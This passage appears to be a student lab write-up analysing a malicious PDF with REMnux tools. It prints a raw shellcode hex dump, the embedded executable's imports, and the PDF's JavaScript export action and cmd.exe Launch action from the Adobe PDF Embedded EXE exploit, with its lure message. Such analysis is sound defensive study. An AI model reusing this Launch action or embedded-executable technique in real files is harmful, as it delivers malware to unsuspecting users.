\xd4\xba\xe3\xfe\x91\xa9\x5e\x80\x8c\x8f\x1c\xbb\xb8\xfd\xec\xbd\x2b\xf0\xfc\xd4\x4e\xe9\x82\xa4\x84\xa2\xb0\xba\x94\xc6\xea\xa7\xf0\xcd\xda\x60\x0b\x1b\x7a\x2f\xaa\xb8\x5f\x20\xf0\x9A\xb8\xb5\xca\x09\xC0\x8b\xd
c\xfc\xcb\x41\x26\x69\x4e\x3a\x8b\xfd\xb7\x84\xeD\x6b\x50\xfd\x2e\x3c\x71\x80\xd8\xad\xb1\xfb\x50\xcf\x31\xb8\x2C\x95\x0b\7f\x12\x86\x96\xc4\x04\x00\xB8\xf8\x89\xc7\xbf\x41\xd0\x61\x28\xe8\xce\x6C\xff\x85\xe5\x
0d\xd0\xb1\xd9\x6f\x59\xda\x51\xdd\x48\xa1\xcA\xab\x01\xf9\xec\x1c\xc1\x2a\x8a\xba\xa0\xf0\xf0\x61\x7b\x8f\x11\xfd\xdd\x91\x5c\x82\x06\xa0\x13\xf1\xaa\xd1\x9f\xe3\xdc\x95\x00\x78\x30\xef\xba\x5c\xdd\x8e\xda\x48\
x88\x1a\xa6\x3a\x1b\xba\x8b\x70\xaf\xee\xfb\xfb\x47\x6f\xea\x5f\xfa\xca\x5d\x50\x28\x2a\x6f\x3e\x70\x85\x82\xCd\xc3\x44\x51\xb4\x85\x8f\x88\xec\xb8\x17\xb7\xce\x90\x2a\x4b\x4c\x59\xec\xf9\x09\x8d\x7d\x3a\xe8\xda
\x01\x6f\xdc\xce\x1e\x7a\x31\x0a\x9a\x7e\x1b\xf1\x21\x6d\x59\x59\x29\x4a\xee\x0d\x5f\x3b\x86\x4d\xcb\x97\xba\x03\xae\xd0\xb7\xf6\xe1\x01\x95\xf5\x16\xa1\xe7\x92\xbd\x80\x0c\x1c\xc5\x94\xa4\x17\xa7\xb2\xae\xf8\x8
2\xd5\x15\x9c\xc2\xe7\xc0\x15\x60\x28\xff\x10\x71\x10\x7c\x2a\x78\xac\xd8\x5c\x11\x9f\x2c\x9c\xdd\x4b\x7e\x8e\x4f\xab\x89\x0c\1d\x1a\xde\xb4\xc6\xd0\xd9\xcc\x00\xb9\xad\xdf\x95\xf1\x89\x0c\x80\xba\x15\xd5\xc7\x
d5\x92\x18\x2c\x8f\x5e\x9D\xbb\x6c\xac\xdb\x1a\xae\xe9\x80\x31\x20\xdf\xba\xea\xa1\x98\xb8\x2f\x7d\x83\x02\xd3\xa5\x9d\x89\x93\x6C\xb8\x0c\x19\x7f\x8b\xAa\x71\x6b\x68\x6d\x08\xdf\xaa\x9c\xce\xff\x9b\x3f\x7e\x6D\
x8e\xec\x07\x1a\xb9\xb7\xab\x99\xaa\xbb\x9f\x49\x4d\xbf\x78\x1c\xb9\xfd\x2d\x3d\xe6\x8f\x9f\xa9\xce\x8c\xf5\xa5\x90\xb0\xee\xc7\x5e\x30\xcc\xbb\x3f\xf0\x4c\x18\x4d\x91\x0a\xd0\x4b\x3d\x58\x6a\x1f\x2E\xc7\xd9\x90
\x86\xad\xe8\x18\xc9\x18\x19\xdf\xdf\xce\xdc\x1e\xf8\x0e\xfd\xc4\xbd\x96\xad\x84\xb9\xd8\xfb\xb4\xa0\x11\xd2\xbc\x07\xbe\xed\xbb\x8a\xe8\x79\x79\xef\x10\x6d\xc0\x5e\xba\x0d\x68\x2c\x7d\x9d\x1d\xc0\x5b\x88\x79\x3
1\x7d\x6b\xac\x09\xbc\x7d\x6d\x99\x5c\x58\xc1\xf1\x88\x0e\x1a\xd9\xc7\x6B\x10\x1f\x96\xcd\xc3\xf3\x1b\x8e\xd9\xad\xb0\xCb\xe8\xf0\xa2\x19\x8b\x8f\x8a\xc3\xca\x99\x10\x57\xb4\x02\x95\x18\xa3\xe5\xf0\xbc\xcc\xd6\x
ac\xfc\x9a\x8a\x28\xdd\x1c\x48\x00\xc8\xfb\xae\xdb\xca\xda\xd5\xcd\x17\x8c\xb2\x2d\x89\x6c\xad\x81\x30\xc6\xcc\x1e\xd5\x03\xed\xbd\xdf\x3c\x82\x7c\xbc\xb7\x7d\xB5\xf5\xf8\xbb\x98\x04\x30\xB0\xfb\xfe\x9b\x7c\x6e\
xb9\xd1\x3b\x91\x0e\xb4\xd1\x8e\xc7\xce\x4a\x81\x38\xfb\xcd\xf0\x9b\x8d\x7e\x9e\x1e\xf5\xc8\xe7\xa9\x9e\xa2\x5c\xdf\x2f\x0c\x29\xd8\x7E\xe9\xfb\xc6\xf6\xe0\x97\x9e\xDf\xf1\x78\x9c\x9f\xe6\xe8\x2b\x48\x7a\xc0\x50
\xee\x58\x6A\x3d\xc3\xf0\x9c\xaf\x81\xe4\x9d\x87\x15\xb9\x11\x8a\x9a\xe4\xf6\xf5\x84\xc1\x19\xe6\xb0\x19\x78\x21\x1d\x1c\xba\xdc\xc5\x0c\xf4\xdc\xfd\x1e\xcb\xd1\xd9\xc5\xa5\xb1\xb1\xbd\x85\xf4\xea\x95\xeb\xd2\x8
b\xe8\x49\x7f\x9c\xd8\xb9\xed\xae\x4d\x0f\xd5\x10\xc8\x0b\x0c\x1f\xc4\x2e\xAb\x0a\xfd\xb6\xb9\xda\xfc\x34\xCe\xf6\x16\xf3\xe3\x86\x89\xb3\x9b\xf4\xdc\x19\x1b\x8a\x28\xba\xf9\x78\x9b\xcd\x0a\xb4\xf9\x99\x1f\x96\x
8e\xe8\x9a\xed\x01\xc6\x93\x8e\xa3\x88\x9e\x49\x28\x9b\x7b\xfe\x2c\x3f\x4e\xac\xe8\x09\x80\xa4\x1b\xf0\x15\xcd\xb9\xd9\xE1\x30\x9f\xfB\x5a\x19\xfD\x8b\xe1\x0d\xe8\x31\x6e\xdf\x4a\x18\xa8\x10\x1f\x2e\x6C\xde\x3a\
```

We can now see that the Unicode data stream has been converted into hex. Now we can make an executable file using the following command

7. Create a shell code executable

Enter the following command to create an executable file. shcode2exe -s -o script.exe script.hex

```
remnux@remnux:~/Downloads$ shcode2exe -s -o script.exe script.hex
remnux@remnux:~/Downloads$ ls
 malicious.pdf   Malicious.zip   output.exe  'passcode(4)(1).rtf'  'passcode(4).rtf'   quiz   raw.hex   raw.unicode   script.exe   script.hex   script.unicode   shellcode.exe_   test.exe   try.raw
remnux@remnux:~/Downloads$
```

We then used string script.exe to check the executable. Using that command, we found the following things.

```
remnux@remnux:~/Downloads$ strings script.exe
!This program cannot be run in DOS mode.
$=Hc
.text
P`.idata
O|Lzq
MxOZ
y(~~y
xZO\
l(}A
=:aAR
ro8/
A&iN:
]P(*o>p
*KLY
!mYY)J
qkhm
K=Xj
y1}k
h^jO=
K}(j/
@[Yn
P!K[
_?//|
p*H{
qo<@
lN+k
AI!*
/mo`*
=`-A
M:j.
;IZ8
J@`o_
[yaY
a[n>
(i@m*},
lM[O
0+N~
Wm?=
i>oz
LP      {
L hq
q8>}{
(|+H
```

```
x>_]
JlK[
\yX{
nZ<{
mNKk
<>YEp
ya8r
.file
script.asm
.text
.absolut
@feat.00
__dll__
_start
__end__
__RUNTIME_PSEUDO_RELOC_LIST__
__data_start__
__DTOR_LIST__
__tls_start__
__rt_psrelocs_start
__dll_characteristics__
__size_of_stack_commit__
__size_of_stack_reserve__
__major_subsystem_version__
__crt_xl_start__
__crt_xi_start__
__crt_xi_end__
__bss_start__
__RUNTIME_PSEUDO_RELOC_LIST_END__
__size_of_heap_commit__
__crt_xp_start__
__crt_xp_end__
__minor_os_version__
__image_base__
__section_alignment__
__IAT_end__
__RUNTIME_PSEUDO_RELOC_LIST__
__data_end__
__CTOR_LIST__
__bss_end__
__crt_xc_end__
__crt_xc_start__
__CTOR_LIST__
__rt_psrelocs_size
__file_alignment__
__major_os_version__
```

```
__ImageBase
__subsystem__
__tls_end__
__major_image_version__
__loader_flags__
__rt_psrelocs_end
__minor_subsystem_version__
__minor_image_version__
__RUNTIME_PSEUDO_RELOC_LIST_END__
__crt_xt_end__
remnux@remnux:~/Downloads$
```

8. Analyze shell code and determine what it does or even execute it using sctest or spider monkey.

While we were unable to analyze the shell code using sctest or spider monkey, we were able to analyze the code by looking at the de-obfuscated code at object 8. We can use peepdf to see object 8 contents in a much human readable format:

```
root@remnux: /home/remnux/Desktop/pdf test
root@remnux:/home/remnux/Desktop/pdf test# peepdf -fi malicious.pdf
Warning: PyV8 is not installed!!

File: malicious.pdf
MD5: 690cbcfb0bb181c6aa5699debe300440
SHA1: 6d57d55a35df7f0284bc9ce550cb69472a307e8a
SHA256: 5caac79541d38316306f8a646f9a6ed8a0325faffde651bb247203e3ae51cb77
Size: 46377 bytes
Version: 1.0
Binary: False
Linearized: False
Encrypted: False
Updates: 1
Objects: 12
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 0
        Objects (4): [1, 2, 3, 4]
        Streams (1): [4]
                Encoded (0): []

Version 1:
root@remnux: /home/remnux/Des...   pdf test   1/2
```

Now, let's look at the contents of object 8. We will see that the format is more readable

```
root@remnux: /home/remnux/Desktop/pdf test

PPDF> object 8

<< /Length 44174
/Filter /FlateDecode
/DL 73802
/Params << /Size 73802
/CheckSum ©©©w©
                ©3,©]©© >>
/Subtype /application/pdf >>
stream
MZ©©©©@©©©      ©!©L©!This program cannot be run in DOS mode.

$©8©©©Y©©©Y©©©Y©©©E©©©Y©©TE©©©Y©©©F©©©Y©©©F©©©Y©©©Y©©Y©©TQÅ©Y©©©z©©©Y©©_©©©Y©
©Rich©Y©©PEL\©©J©
                ©©©'©@`l©xP©©©©©.textf©© `.rdata©©©@@.data\p©@©@©.rsrc©P@@U©T
©©
 O©©©ASV©©AE.©A©D@Aq©©©©AW©E
                                ©©©PQ©©A©@©@mA©©Lh©_@©©3©©©©SSS©L@©©>©U
                                                                    ©©
©@ARP©U©QR©DJ©©U©©E©©M©PQ©©©@R©©J5©©©©©©©©©©E©©©©©©©©©©
```

```
@@@@@
@@@s@t@o@_iobXfprintf@strchr@_pctypea__mb_cur_maxIexit=atoi_isctype@printf@si
gnal@malloc@callocOfflushLfclose@perrorWfopen@qsort@_ftol@strncpy@strstr@strn
cmp^free@_errnoz__p__wenvironm__p__environ@realloc@strspn@modf@strerror@wcscp
y@wcslen@_close@wcsncmp@strrchrMSVCRT.dllU__dllonexit@_onexit@_exitH_XcptFilt
erd__p___initenvX__getmainargs_initterm@__setusermatherr@_adjust_fdivj__p__co
mmodeo__p__fmode@__set_app_type@_except_handler3@_controlfpSetLastError@FreeE
nvironmentStringsWOGetEnvironmentStringsW@GlobalFree  GetCommandLineWVTlsAllo
cWTlsFree@DuplicateHandle:GetCurrentProcess@SetHandleInformation.CloseHandle@
GetSystemTimeAsFileTime@FileTimeToSystemTime@GetTimeZoneInformation@FileTimeT
oLocalFileTimeNSystemTimeToFileTimeOSystemTimeToTzSpecificLocalTimeISleep@For
matMessageAiGetLastError@WaitForSingleObjectICreateEventA,SetStdHandleSetFile
PointerMCreateFileAPCreateFileW@GetOverlappedResult@DeviceIoControlZGetFileIn
formationByHandleRLocalFree^GetFileTypeZCreateMutexAInitializeCriticalSection
zDeleteCriticalSection@EnterCriticalSection@ReleaseMutex
                                                SetEventGLeaveCriticalSectionQTerm
inateProcessRGetExitCodeProcess@GetVersionExA@GetProcAddressHLoadLibraryA@Wri
teFile@ReadFile@PeekNamedPipeKERNEL32.dllAllocateAndInitializeSid@FreeSidADVA
PI32.dllWSOCK32.dll9WSASend4WSARecvWS2_32.dll@_strnicmp@_strdupd@@@@
                                                                    A2BKPZ_bcd%s
: Cannot use concurrency level greater than total number of requests
%s: Invalid Concurrency [Range 0..%d]
%s: invalid URL
%s: wrong number of arguments
```

If we keep digging a bit deeper into object 8 uncompressed content, we will notice that there is an attempt to establish a TCP connection somehow. The LoadLibraryA tells us that the shellcode is importing a library, specifically a WSOCK32 dll, because of the library WSOCK32 which is used for setting remote TCP connections between machines.

9. What is the secret code?

pdf-parser.py -s /javascript malware.pdf

```
root@remnux:/home/remnux/Desktop/pdf test# pdf-parser.py -s /javascript malicious.pdf
obj 9 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
    /Type /Action
  >>


root@remnux:/home/remnux/Desktop/pdf test#
```

We can clearly see that the JavaScript code is not obfuscated, and it does not export any data.

Analyzing the Lunch action

```
/Type/Action>>

obj 10 0
 Type: /Action
 Referencing:

  <<
    /S /Launch
    /Type /Action
    /Win
      <<
        /F (cmd.exe)
        /D '(c:\\\\windows\\\\system32)'
        /P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.p
df" (cd "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Document
s"))&(if exist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escri
torio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\templa
te.pdf" (cd "Mis Documentos"))&(start template.pdf)\n\n\n\n\n\n\n\n\n\nTo vie
w the encrypted content please tick the "Do not show this message again" box
and press Open.)'
      >>
  >>

<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HO
MEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\template.pdf" (cd "Desktop"))&(if
```

We can also see at object 10 the message. It was supposed to be a hidden encoded password, but it seems that group 5 never changed the default message for the Adobe PDF Embedded EXE exploit.

References

https://www.slideshare.net/RhydhamJoshi/remnux-tutorial3-investigation-of-malicious-pdf-doc-documents